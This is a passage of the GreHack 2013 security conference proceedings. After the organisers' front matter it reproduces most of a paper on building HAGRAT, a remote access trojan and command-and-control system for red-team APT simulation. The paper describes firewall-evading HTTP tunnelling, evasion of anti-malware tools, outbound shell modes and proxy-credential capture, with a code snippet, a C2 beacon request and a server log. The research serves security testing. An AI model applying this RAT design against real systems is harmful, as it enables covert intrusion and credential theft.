
GreHack
2nd panick

GreHack 2013 PROCEEDINGS

"P*wn me I*m famous"

>> November, 15, 2013

>> Grenoble, France



GreHack

1 Introduction

1.1 Epilog – Welcome from the PC Chairs

November 15, 2013, Grenoble, France.

Dear GreHackers,

These proceedings record the papers presented at the second GreHack 2013, held in the french capital of skiing: Grenoble.

GreHack aims at bringing together researchers and practitioners who work on theory, techniques, technologies, tools and applications that concern all aspects of computer science security. It focuses on offensive security.

For this second edition, the conference has a range of contributions by distinguished speakers both from academia and industry. Besides its formal session, the conference included three invited talks.

Reviewing and selection were undertaken electronically. We received 32 submissions that have been peer-reviewed at least 3 times by the program committee. Finally, only 9 are presented at GreHack 2013 (acceptance rate: 28.1%). All papers will be indexed by DBLP. 3 outstanding papers have been selected for a publication in the Springer Journal of Computer Virology and Hacking Techniques.

The quality of submissions was high. The reviews of the program committee were detailed and several authors thanked the PC for their usefulness. The number of requests for attending was more important than expected. Thus 40 persons were not able to get a ticket for the conference, and 50 were not able to get a ticket for the CTF. This is due to a limited number of seats. The conference has more than 235 attendees, and the CTF more than 140.

During the night, a Capture The Flag contest, similar in its form to DefCon, PhDays & co takes place. It is organized by SecurIMAG, the Ethical Hacking club of Ensimag.

This event would not exist without outstanding security researchers, helpful sponsors, and such an extraordinary organizing team (mainly composed of students!) who invested much of their free time. Please take this opportunity to chat with them, as several will soon be looking for an internship, and others a job quite soon!

To all GreHack readers and audience, we wish a pleasant stay and a fertile inspiration!

Fabien Duchène [1]

[1] @fabien_duchene

1.2 Awards

- **Outstanding Reviewer**:
  - Manuel Egele `http://www.iseclab.org/people/pizzaman/`
  - Mario Heiderich `http://heideri.ch/`
  - Jean-Philippe Aumasson `https://131002.net/`

1.3 Organizing Committee

They :

- handle the logistic of the conference
- handle the logistic of the CTF
- set-up the network environment for the CTF
- wrote the challenges for the CTF

Many organizers are members of the SecurIMAG ethical hacking team, an Ensimag Applied Mathematics and Computer Science Engineering University.

Figure 1: Logo of the SecurIMAG hacking team

`http://ensiwiki.ensimag.fr/index.php/Portail:SecurIMAG_Ensimag_IT_security_club`

- Fabien Duchène, Guillaume Jeanne, François Desplanques
- Franck De Goer, Florent Autreau, Quentin Bourgeois, Tristan Braud, Cyril Lorenzetto, Adrien Moutard, Arnaud Maillet, Phil, etc.

1.4 Special Thanks

Many persons and entities did provide us additional help:

- CEA-DAM, Kudelski Security, Oracle, Sogeti High Tech, HP, Deloitte, Mataru, Nsigma for their financial support
- For helping us:
  - Pascal Malterre (CEA)
  - Jean-Philippe Aumasson (Kudelski Security)
  - Maxime Walter, Marc Ayadi, Ilyas Djafri (Deloitte)
  - Bruno Hareng, Christophe Leclercq, Vincent Planat (HP)
  - Florent Autreau (MATARU, UJF)
- Philippe-Elbaz Vincent (UJF, IF)
- Yves Denneulin (LIG, Ensimag)
- Mirella Bello (Ensimag), Simon Nieuviarts (Ensimag)
- Valérie Fréchard (ED-Diamonds)
- Ensimag, LIG for their technical support
- Gilles Thieblemont (Ensimag) , Emanuelle Bertrand (Ensimag)
- and to all of those who probably prefer their names not to appear in an electronic document (James Bond over-dimensioned ego style) etc.

1.5 In Memoriam Cédric “SID” Blancher

In memorandum to Cédric “SID” Blancher. We offer our deepest condolences and sympathy to Cedric “SID” Blancher’s family and friends. SID was a truly inspiring hacker.

Figure 2: Cédric “SID” Blancher (Feb. 27, 1976 – Nov. 10, 2013)

1.6 Programme Committee

Each paper has been reviewed at least 3 times. The following outstanding security researchers have been members of the GREHACK 2013 programme committee and reviewed submissions:

Dan Alloun	(Intel, Israel)
Ruo Ando	(NICT, Japan)
Jean-Philippe Aumasson	(Kudelski Security, Switzerland)
Sofia Bekrar	(VUPEN Security, France)
Elie Bursztein	(Google, US)
Fabrice Desclaux aka Serpilliere	(CEA-DAM, France)
Adam Doupe	(UCSB, US)
Fabien Duchene	(LIG, France) PC Chair
Chris Eng	(Veracode, US)
Peter Van Eeckhoutte aka corelanc0d3r	(Corelan, Belgium)
Manuel Egele	(CMU, US)
Philippe Elbaz-Vincent	(UJF, France)
Eric Filiol	(ESIEA, France)
The Grugq	(Thailand)
Mario Heiderich	(Ruhr University Bochum, Germany)
Pascal Lafourcade	(VERIMAG, France)
Cedric Lauradoux	(INRIA, France)
Pascal Malterre	(CEA-DAM, France)
Laurent Mounier	(VERIMAG, France)
Stefano Di Paola	(Minded Security, Italia)
Marie-Laure Potet	(VERIMAG, France)
Paul Rascagneres aka r00tBSD	(Malware.Lu, Luxembourg)
Sanjay Rawat	(India)
Raphael Rigo	(ANSSI, France)
Nicolas Ruff	(EADS Innovation Works, France)
Steven Seeley aka Mr_Me	(Immunity, US)
Fermin J. Serna	(Google, US)
Nikita Tarakanov	(Russia)

1.7 Partners

We warmly thank them for their their financial and logistic support that was of great help!

64 bits sponsors

KUDELSKI SECURITY

DE LA RECHERCHE À L'INDUSTRIE cea

ORACLE®

SOGETI High Tech

hp

32 bits sponsors

Deloitte.

16 bits sponsors

Mataru

Nsigma

L I G

Contents

1 Introduction **2**

1.1 Epilog – Welcome from the PC Chairs . . . 2
1.2 Awards . . . 3
1.3 Organizing Committee . . . 3
1.4 Special Thanks . . . 4
1.5 In Memoriam Cédric “SID” Blancher . . . 4
1.6 Programme Committee . . . 5
1.7 Partners . . . 6

2 Invited Talks **9**

2.1 Herbert Bos/ Tain’t not enough time to fuzz all the memory errors . . . 9
2.1.1 Herbert Bos . . . 9
2.1.2 Tain’t not enough time to fuzz all the memory errors . . . 9
2.2 Halvar Flake/ The many flavors of binary analysis . . . 10
2.2.1 Halvar Flake . . . 10
2.2.2 The many flavors of binary analysis . . . 10
2.3 Juan Caballero/ Specialization in the malware distribution ecosystem . . . 11
2.3.1 Juan Caballero . . . 11
2.3.2 Specialization in the malware distribution ecosystem . . . 11

3 Accepted Papers **12**

3.1 Markku-Juhani Olavi Saarinen/ Developing a Grey Hat C2 and RAT for APT Security Training and Assessment . . . 12
3.1.1 Markku-Juhani Olavi Saarinen . . . 12
3.1.2 Developing a Grey Hat C2 and RAT for APT Security Training and Assessment . . . 12
3.2 Mathieu Cunche/ I know your MAC Address: Targeted tracking of individual using Wi-Fi . 25
3.2.1 Mathieu Cunche . . . 25
3.2.2 I know your MAC Address: Targeted tracking of individual using Wi-Fi . . . 25
3.3 L. Apvrille, A. Apvrille/ Pre-filtering Mobile Malware with Heuristic Techniques . . . 43
3.3.1 Ludovic Apvrille . . . 43
3.3.2 Axelle Apvrille . . . 43
3.3.3 Pre-filtering Mobile Malware with Heuristic Techniques . . . 43
3.4 Laurent Mounier, Marie-Laure Potet, Josselin Feist/ Statically Detecting Use After Free on Binary Code . . . 60
3.4.1 Marie-Laure Potet . . . 60
3.4.2 Laurent Mounier . . . 60
3.4.3 Josselin Feist . . . 60
3.4.4 Statically Detecting Use After Free on Binary Code . . . 60
3.5 Alejandro Nolla/ Amplification DDoS attacks with game servers . . . 72
3.5.1 Alejandro Nolla . . . 72
3.5.2 Amplification DDoS attacks with game servers . . . 72
3.6 Eireann Leverett, Reid Wightman/ Vulnerability Inheritance in Programmable Logic Controllers . . . 84
3.6.1 Eireann Leverett, Reid Wightman . . . 84
3.6.2 Reid Wightman . . . 84
3.6.3 Eireann Leverett . . . 84
3.6.4 Vulnerability Inheritance in Programmable Logic Controllers . . . 84
3.7 Jagdish Achara, James-Douglas Lefruit, Vincent Roca, Claude Castelluccia/ Detecting Privacy Leaks in the RATP App: how we proceeded and what we found . . . 99
3.7.1 Jagdish Achara . . . 99
3.7.2 James-Douglas Lefruit . . . 99

3.7.3 Vincent Roca . . . 99
3.7.4 Claude Castelluccia . . . 99
3.7.5 Detecting Privacy Leaks in the RATP App: how we proceeded and what we found . 99
3.8 Ruo Ando, Yuuki Takano, Satoshi Uda/ Unraveling large scale geographical distribution of vulnerable DNS servers using asynchronous I/O mechanism . . . 116
3.8.1 Ruo Ando . . . 116
3.8.2 Yuuki Takano . . . 116
3.8.3 Satoshi Uda . . . 116
3.8.4 Unraveling large scale geographical distribution of vulnerable DNS servers using asynchronous I/O mechanism . . . 116
3.9 Guillaume Jeanne, François Desplanques/ Attacks using malicious devices : a way to protect yourself against physical access . . . 130
3.9.1 Guillaume Jeanne . . . 130
3.9.2 François Desplanques . . . 130
3.9.3 Attacks using malicious devices : a way to protect yourself against physical access . 130

4 GreHack 2013 organizers/ Thanks 138

5 Bonus 139
5.1 SecurityReactions / When the client asks me to verify their fix . . . 139

2 Invited Talks

2.1 Herbert Bos/ Tain't not enough time to fuzz all the memory errors

2.1.1 Herbert Bos

- General Co-Chair for EuroSys 2014
- Professor at VU University Amsterdam
- Three of his students have won the ACM SIGOPS Eurosys Roger Needham Award for best Ph.D. thesis in computer systems in Europe.
- Ph.D. from Cambridge University (UK)

2.1.2 Tain't not enough time to fuzz all the memory errors

In this talk, I will discuss the past, present, and future of memory errors, and some of the projects in my group that build on information flow tracking (sometimes referred to as taint analysis) to detect and stop memory corruption attacks, These projects include plain old tainting solutions like Argos and Minemu, as well as more elaborate defenses like BinArmor. Finally, I will discuss new work in my group on fuzzing for buffer overflows (Usenix Sec'13) which combines taint analysis with symbolic execution and some cool heuristics to track down those pesky overflows in real programs."

Talk can be downloaded from `http://grehack.org`

2.2 Halvar Flake/ The many flavors of binary analysis

2.2.1 Halvar Flake

Funny bio from Syscan'13: "Halvar needs no introduction... but I'm going to give him one just to be irritating. A mathematician at heart, Halvar really wants nothing more in life than for things to work just as they should, and for there to be cake afterwards. However, having not revolutionized mathematics by the age of 20, he wisely decided to turn his hand to revolutionizing reverse engineering instead. Since then, he has spent years eviscerating software, building tools that sucked less than all the existing ones and relentlessly pointing out all of the areas where our approaches just aren't working. I pine for a softer, kinder world where formal methods solved everything, other people's software didn't suck so damn much, and gentle giants like Halvar would be free to read poetry and eat their cake in peace.:("

- founder of Zynamics ... you know BinDiff :)
- encouraging female reverse engineers
- researcher at Google, quoting Halvar's linkedin "now we can do real computations"
- twitter: @halvarflake

2.2.2 The many flavors of binary analysis

TBA

Talk can be downloaded from `http://grehack.org`

2.3 Juan Caballero/ Specialization in the malware distribution ecosystem

2.3.1 Juan Caballero

Juan Caballero is an Assistant Research Professor at the IMDEA Software Institute in Madrid, Spain. His research focuses on security issues in systems, software, and networks. He received his Ph.D. in Electrical and Computer Engineering from Carnegie Mellon University, USA on 2010 and was a visiting researcher at University of California, Berkeley for two years. His research has appeared (and has won best paper awards) at top security venues. He has been in the technical committee of venues such as IEEE S&P, NDSS, WWW, RAID, and DIMVA. He is program co-chair for the Digital Forensics Research Symposium (DFRWS) for 2013 and 2014.

2.3.2 Specialization in the malware distribution ecosystem

In the cybercrime ecosystem attackers have understood that tackling the entire monetization chain is a daunting task requiring highly developed skills and resources. Thus, specialized services have emerged to outsource key parts to third parties such as malware toolkits, exploit marketplaces, and pay-per-install services. Such outsourcing encourages innovation and specialization, enabling attackers to focus on their end goals. This talk describes our research into the specialized services dominating malware distribution.

Talk can be downloaded from `http://grehack.org`

3 Accepted Papers

3.1 Markku-Juhani Olavi Saarinen/ Developing a Grey Hat C2 and RAT for APT Security Training and Assessment

3.1.1 Markku-Juhani Olavi Saarinen

Dr. Markku-Juhani O. Saarinen is a Research Scientist. He has worked as a Security Engineer, Consultant and an Academic in the Information Security space for about 15 years. He has authored some 30 peer-reviewed research papers (mainly on breaking symmetric ciphers) but also maintains a well-rounded skill set related to real-life hacking and security engineering.

Markku started out as a software engineer and cryptographer with SSH Communications Security in 1997, where he helped to build the now-ubiquitous SSH2 protocol. After couple of years with Nokia Research and some academic projects, he left to do security consulting in the Middle East in 2004. He operated as a Penetration Testing professional, Security Auditor (PCI DSS QSA) and built custom network filtering and monitoring solutions. He enrolled as a part-time student in the Royal Holloway (University of London) Information Security Ph.D. program in 2005 while continuing to do consulting.

Dr. Saarinen graduated in 2009 with a thesis on Hash Function Cryptanalysis. Prior to joining Temasek Labs @ NTU, he was a Principal Investigator of a DARPA-Funded lightweight cryptography research project with (now defunct) Revere Security Corp. of Texas, USA and a Freelance security analyst with Help AG, Dubai.

3.1.2 Developing a Grey Hat C2 and RAT for APT Security Training and Assessment

We report on the development of a Remote Access Tool (RAT) and related Command and Control (C2) system for the purposes of simulating Advanced Persistent Threat (APT) attacks during security audits. The system, a set of tools collectively called HAGRAT, is a clean-slate in-house development and remarkable for its compact size. As such, it is backdoor-free and not readily identifiable by Anti-Malware and Intrusion Detection tools (as it has not been indiscriminately distributed). We discuss the design requirements, implementation and the actual the effort required todevelop such software.

- Talk and paper can be downloaded from `http://grehack.org`

Developing a Grey Hat C2 and RAT for APT Security Training and Assessment

Markku-Juhani O. Saarinen *
`<mjos@cmdctrl.cc>`

cmdctrl.cc

Abstract. A Remote Access Tool/Trojan (RAT) is a program that allows an external (malicious) operator to invisibly control a host. The operator may examine the system contents, transfer files, and run tools such key- and network sniffers to gain further access. RATs are often inserted on targets by forged e-mails or by utilizing operating system vulnerabilities. The RAT, upon execution, will contact an external Command and Control (C2) service which allows prolonged, virtually untraceable control over the system. RATs have been used in recent years in many high-profile espionage and financial attacks. To evaluate the preparedness of an organization to detect and counter such a targeted, persistent threat, a special penetration testing (PENTEST) exercise can be organized. Most RATs currently come from underworld sources and have backdoors, bugs, and security weaknesses; utilizing such a RAT in a live security exercise would be extremely risky. We report on the development of a new "professional" RAT and related C2 system for the purposes of simulating Advanced Persistent Threat (APT) attacks during security audits. The system, a set of tools collectively called HAGRAT, is a clean-slate in-house development. As such, it is backdoor-free and not readily identifiable by Anti-Malware and Intrusion Detection tools as it has not been indiscriminately distributed. The target RAT is remarkable for its compact size and advanced stealth features such as encryption and WinINet (HTTP) proxy and firewall tunneling. We discuss the design requirements, implementation and the actual the effort required to develop such software.

Keywords: Targeted Attacks, Remote Access Trojans, Command and Control, Penetration Testing, HAGRAT.

1 Introduction

During the last decade information security threats have evolved from indiscriminate virus outbreaks and random opportunity hacks towards more organized and customized exploitation [1].

The most popular attack vector in targeted attacks is a specially crated e-mail that carries malware payload, called Spear Phishing (Figure 1) [2, 3]. The payload may utilize a security vulnerability on the target system to execute itself (PDF vulnerabilities having been specially popular), or simply trick the target into executing it [4].

* The development work reported in this paper was performed between March and May 2013 when the author was under contract with HELP AG Middle East, Dubai, UAE.




Fig. 1. Spear Phishing is based on specially crafted forged e-mails that carry malware.

1.1 Compliancy is not Enough

It has been observed that threats of this type are not adequately addressed with standard information security best practices. To illustrate this point, we observe where some of the key controls specified in the Payment Card Industry (PCI) Data Security Standard (DSS) [5] fail against targeted and persistent attacks:

– **Firewalls** (PCI DSS Req. 1) The attacks are not based on scanning the targets from the Internet; instead a malicious payload is dropped on the target which then establishes a surreptitious outbound connection to a Command and Control service.
– **Anti-virus software** (PCI DSS Req. 5) The attackers can customize their attack tools for the target in order to avoid detection by general-purpose anti-malware software.
– **Keeping systems up-to-date** (PCI DSS Req. 6) After an initial entry vector has been found, perhaps via social engineering, APT operatives maintain a persistent presence at the target systems and hence further exploitation is not necessary. Systems remain vulnerable despite updates.
– **Vulnerability scans** (PCI DSS Req. 11) Penetration testing and vulnerability assessment are some the most effective methods for closing down holes in systems and applications. However, vulnerability scanners only find known security vulnerabilities and are not helpful against social engineering or custom payload insertion.

1.2 Simulating APT in a Security Audit

The security industry often categorizes targeted, organized and customized attacks as Advanced Persistent Threats (APTs) [1, 6].

Following the well-known philosophy of "Improving the Security of a Site by Breaking Into It" [7], an organization may wish to test its readiness for ATP threats by asking a trusted external party to simulate such an attack as a Red Team.

The U.S. security consultancy Mandiant and others generally recognize the following steps in the lifecycle of an ATP attack with long-term objectives (steps adopted from Appendix B of [3]):

1. **Initial Compromise.** The initial intrusion methods tend to be at least partly based on social engineering such as *Spear Phishing* where tailored messaging is used to activate malicious payload on target. Even physical access to target premises ("walking or talking oneself to the office") can be an effective option.
2. **Establish Foothold.** Foothold is established via RATs (Remote Access Tools / Trojans) or other persistent software that is operated via an outbound connection, typically to a custom Command & Control infrastructure.
3. **Escalate Privileges.** The operator aims to further her access by examining the configuration or via basic hacking techniques such as exploiting local password weaknesses or sniffing the network or keyboard for passwords.
4. **Internal Reconnaissance.** Mapping of the target infrastructure; services and servers, tunnels, proxies etc. Standard system commands may be augmented with uploaded custom mapping tools.
5. **Move Laterally.** Move closer to "targets of interest" by using stolen credentials or other similar information to further internal access.
6. **Maintain Presence.** Via installation of varied low-level back-doors or even entirely new attacker-controlled user accounts.
7. **Complete Mission.** Get the "loot" data out of the target environment. Clean up all traces of intrusion, if possible.

With careful planning and by using trusted tools such as the one described in this paper, the operational risks of such exercises can be minimized even in live production environments.

1.3 Tools for APT Security Audit

Tools used for such intrusions can be roughly divided into Reconnaissance, Presence Maintenance and Mission Completion tools (Appendix C of [3]). The work described in this paper falls into the latter two categories.

In a way, the HAGRAT target payload serves a similar purpose to the **Meterpreter** payload of the popular **Metasploit** framework [8, 9]. However, Meterpreter lacks C2 functionality and is recognized by many anti-malware tools. However, Metasploit and the related Social-Engineer Toolkit (SET) [10] can be used for insertion of HAGRAT payload.

Even government-linked operatives are known to have used tools that originate from underworld sources, such as the **Poison Ivy** and **Gh0st** RATs and various Exploit toolkits [3]. However there are inherent risks in using such tools against friendly targets as it is possible that hidden functionality exists in such software even if "full" source code is obtainable.

In a recent 2013 case, Paul Rascagnéres and others from **malware.lu** used information provided in the Mandiant APT1 report [3] and scanned for the APT1 Poison Ivy command network [11]. Using a well-known remote code execution security flaw in the Poison Ivy C2 (Andrzej Dereszowski 2010 [12]), and an ingeniously decrypted access password, the analysts hacked the APT1 command infrastructure, apparently ran by Chinese agents. This lead to discovery of active targets and additional malware tools used by the malicious party.

Often the source code of these tools is of poor quality, poorly documented (or solely in Russian) and essentially unauditable – we have examined the leaked source codes of **Carberp**, **Zeus**, **UrSnif**, and **Citadel** malware families [13] and found this to be the case. The Poison Ivy vulnerability [12] was found by fuzzing and therefore source code was not needed.

There are inherent reliability and legal issues in using black market software for commercial penetration exercises. Note that our own binary executable does not make any special attempt to hide its origin or purpose as it contains relevant Copyright strings and is intended solely for legitimate use at the request of the organization itself.

For security audit purposes, a clean-slate target RAT is not only safer, but it is also less likely to be detected by anti-malware tools as it has never been used indiscriminately. The RAT can be tailored for a specific target, operation, or exercise.

2 Requirement Specification

After initial discussions with Help AG Security analysts [1], the main initial requirements for the tool were identified as:

1. **Command-line access.** Allows the operator to examine the target system and files contained therein.
2. **Remote program execution.** Facilitate operation of "plugin" tools on target system for additional functionality.
3. **Targeted Binaries.** Encoding mechanism for C2 server address, persistence mechanism, and other configuration information into the RAT binary executable itself.
4. **File Transfer.** File upload / download from the operator system via C2 without additional tools or services.
5. **A Control Terminal.** An intuitive remote control operator interface that connects to the C2 component from a remote location.
6. **Communications Security.** Strong encryption and authentication of all traffic. The protocol should not be readily identifiable by packet sniffers and network analyzers.
7. **Firewall Penetration.** HTTP control channel with the Windows system Proxy settings and credentials in order to effectively penetrate through firewalls.
8. **Alerts.** System can be configured to issue an alert message such as an e-mail when a specific RAT becomes active and the target system can be accessed.
9. **Automation.** Script system that allows automatic intelligence gathering from target systems.
10. **Limited Persistence.** A persistence mechanism and an automatic "self-destruct" feature which erases the RAT from the target system after a specified date.

[1] Help AG is a Dubai-based security consultancy, `http://www.helpag.com`




Fig. 2. HAGRAT Command and Control (C2) infrastructure. Upon execution the RAT at target will connect to the C&C server through an outbound encrypted HTTP connection. The Operator-controlled C&C server will respond back with instructions and data.

The requirements above were seen as the core RAT functionality. Additional executable components for e-mail access, credential stealing, keyboard and network sniffing, remote desktop etc, can be uploaded and activated after sufficient intelligence is gathered by the operator.

2.1 Technical Choices

It was agreed that the target binary should be a stand-alone executable runnable on Windows XP, Windows 7, and Windows 8 targets. The server-side development would be on a Linux platform. This selection was based on the observation that these servers are Internet-facing and should be fully controllable via the command line.

No specific evasion or insertion mechanisms were specified for the RAT component as these are to be dynamically created, depending on the target. However, the small executable size allows insertion of our RAT as a payload using a wide spectrum of insertion vectors (unlike some targeted tools which measure in megabytes [14]).

3 Architecture and Components

The system has a highly configurable client-server architecture. A single server can manage any number of RAT instances.

Figure 2 shows the basic HAGRAT infrastructure. After the RAT payload has been inserted on target and executes, it establishes an authenticated outbound HTTP connection through firewall to the C2 server. The operator can then interact with the target through HTTP replies.

From implementation viewpoint, the system consists of seven binary executables:

1. **hagr4t.exe** is a small Windows executable that allows remote control of the target system by contacting the C2 server.
2. **hrccd** (HR Command and Control Daemon) manages multiple simultaneous encrypted connections.

3. **hrterm** is a terminal control interface that allows an operator to control target RAT instances through **hrccd**.
4. **hrhts** (HR HTTP Tunneling Server) implements HTTP tunneling in the server end.

The following two components fulfill internal tasks at the server end:

5. **hrcomm** works in the server to pair a terminal session with the desired target system via UNIX domain sockets.
6. **hrxfer** is a helper utility that allows server-side target intelligence gathering and initialization scripts to exchange files with a RAT target.

Furthermore there is an auxiliary utility:

7. **hardcode** Allows insertion of configuration strings and other targeting information into a compiled **hagr4t.exe** binary.

3.1 Development Process

The small RAT component (1) is primarily targeted to Windows XP and Windows 7/8 systems. This executable is only about 12 kB in size, yet does not require any special auxiliary components or libraries. This has been achieved by linking it with a customized minicrt.lib runtime library rather than the bloated standard CRT files.

All components have been written in standard ANSI C to facilitate portability and maintenance. Free Microsoft Visual Studio 2012 Express for Windows Desktop (Version 11.0.51106.01 Update 1) was used to create and compile **hagr4t.exe**.

The server-side components (2-6) would typically reside on a Linux system. However, they can be trivially ported to other Linux-like platforms and also to Windows via the cygwin compatibility layer. In addition to standard libc runtime components, ncurses5 and/or terminfo development libraries are used.

Installation is easy on arbitrary UNIX systems for which compilation tools and a command line interface exist. Virtually any cloud or bulletproof hosting provider would do. Root-level permissions are only required if a privileged port (such as 80) are used. It is therefore easy to hide C2 components on compromised UNIX hosts inside the target network, if necessary.

3.2 Secure Communications: BLINKER and CBEAM

For a secure communications protocol we decided to avoid the SSL protocol as it leaks quite a bit of signature information during handshake and requires a cumbersome certificate set-up. Furthermore antivirus and anti-malware software may hook the SSL system calls and obtain access to plaintext that way. Operating system security services were only used as a PRNG source for generation of session keys.

Instead we opted for a lightweight handshake protocol based on symmetric ciphers and fast set-up, called BLINKER [15]. Authentication is based on high-entropy shared secrets and randomized challenge-response mechanism. BLINKER is significantly faster than SSL to set up and we are able to run it over a pure HTTP (port

80) tunnel, thereby enabling secure communications even when a firewall detects and blocks HTTPS.

The project gave the author a suitable opportunity to field a variant of experimental authenticated encryption algorithm CBEAM [16]. Note that the encryption algorithm is rarely the weak spot in a system such as this one. It is very telling that the FLAME [14] intelligence gathering malware used five different weak ad hoc encryptors.

The CBEAM and BLINKER source code (530 lines) is shared between the Windows component **hagr4t.exe** and the Linux server component **hrccd**.

3.3 Windows Codebase

Only about 1000 lines of code were required for basic RAT footholding functionality, including encryption, client-side HTTP tunneling, proxy authentication, and file transfer functions. The Windows side may require multiple processes to run (one for CMD.EXE, and another for HTTP tunnel etc); the interprocess communication is handled with local stream sockets (equivalent to TCP) as this was found to be the most reliable and portable method across Windows variants.

3.4 Server Codebase

The code specific to server side operations is about 1840 lines. Various functions are grouped together into five separate C files. By default a singular configuration file `hrsecret.cfg` is used to store all authentication credentials (for RATs and Terminals alike) and various automation and alert rules.

The server side is designed to be run as user-space processes. However it may be necessary to invoke **hrhts** as root if one wants it to answer to privileged HTTP port 80. The interprocess communication between **hrccd** and **hrconn** is handled via pipes and environment variables; the **hrconn** instances talk to each other via UNIX domain sockets in /tmp.

3.5 Parameter Encoding

The number of supplied parameters defines the mode of operation of **hagr4t.exe**. There are five variations depending on desired functionality:

```
hagr4t [f] <port>:<url>
hagr4t [f] <host> <port>
hagr4t [f] <url> <id> <key> [date]
hagr4t [f] <host> <port> <id> <key> [date]
hagr4t [f] <host> <port> <id> <key> <date> <host:port>
```

The variants enable plain HTTP tunneling, a plaintext TCP outbound shell, a HTTP tunneled encrypted command channel, direct TCP outbound encrypted command channel, and optional specification of kill dates and HTTP proxies. Normally operating system / Internet Explorer configuration is used for Proxies and Proxy credentials.

The **hardcode** utility allows embedding of command line parameters so that they do not have to be encapsulated in a script on target platform. The encoding tool itself is simple (40 lines) as its only function is to insert a null-terminated parameter set from the command line to the appropriate position inside the **hagr4t.exe** binary.

3.6 Firewall Penetration with HTTP Tunneling

Many of our targets employ tight firewall configurations that do not allow direct TCP connections to the outside. Furthermore http proxies may be configured to limit the range of accessible secure hosts.

We found that the best solution for outward penetration of firewalls is to use the `wininet.dll` library [17]. Using this method, we are able to use the Internet Explorer proxy configuration and even authentication credentials via certain options in the `InternetErrorErrorDlg()` system call:

```
err = InternetErrorDlg(GetDesktopWindow(), hreq,
    ERROR_INTERNET_INCORRECT_PASSWORD,
    FLAGS_ERROR_UI_FILTER_FOR_ERRORS |
    FLAGS_ERROR_UI_FLAGS_GENERATE_DATA |
    FLAGS_ERROR_UI_FLAGS_CHANGE_OPTIONS, NULL);
```

Proxy credentials are stored in an inconspicuous location in the system registry for further reference. Binary communications are then wrapped into HTTP 1.1 persistent connections where two-way communication can be performed with the POST method.

The **hagr4t.exe** client sends data as follows to **hrhts** at 172.16.109.1, port 80:

```
POST / HTTP/1.1
User-Agent: Mozilla/5.0 (copied from IE)
Host: 172.16.109.1:80
Content-Length: 137
Connection: Keep-Alive
Cache-Control: no-cache

Data: 09 A2 8B 18 4D 3C .. (total 137 bytes of data)
```


The **hrhts** responds with data within the 200 OK message:

```
HTTP/1.1 200 OK
Content-Length: 6
Connection: Keep-Alive

Data: 09 48 0B 52 B4 F8
```

Since communication of this type is essentially half-duplex, a flow control mechanism had to be implemented. We used a method where flow is controlled by the server (hence giving an operator instant feedback), with exponentially increasing delay up to 500 milliseconds.

3.7 Work Required

The entire project is about 3500 lines of code and configuration and does not use any nonstandard libraries (the encryption code is built-in). A total of 264 man-hours were billed for the work during a period of about 10 weeks. This included all development, research and documentation work from scratch. This metric is indicative of the general difficulty of development ("start-up costs") of new families of such targeted attacks.



```
mjos@cbeam:~/Desktop/share/hagrat/bin$ ./hrccd
hrccd v1.130600 (c) Help AG FZ LLC  ** CONFIDENTIAL **
13-06-20 05:26:19.345 [12049] all:all starting listener at port 17409
13-06-20 05:26:19.345 [12049] all:all hrccd.c:380 mkdir() tmp: File exists.
13-06-20 05:28:36.047 [12049] 127.0.0.1:33517 spawned process 13656
13-06-20 05:28:36.681 [13656] 127.0.0.1:33517 client "win7test" key match
13-06-20 05:28:36.682 [13656] 127.0.0.1:33517 invoking: ./hrconn
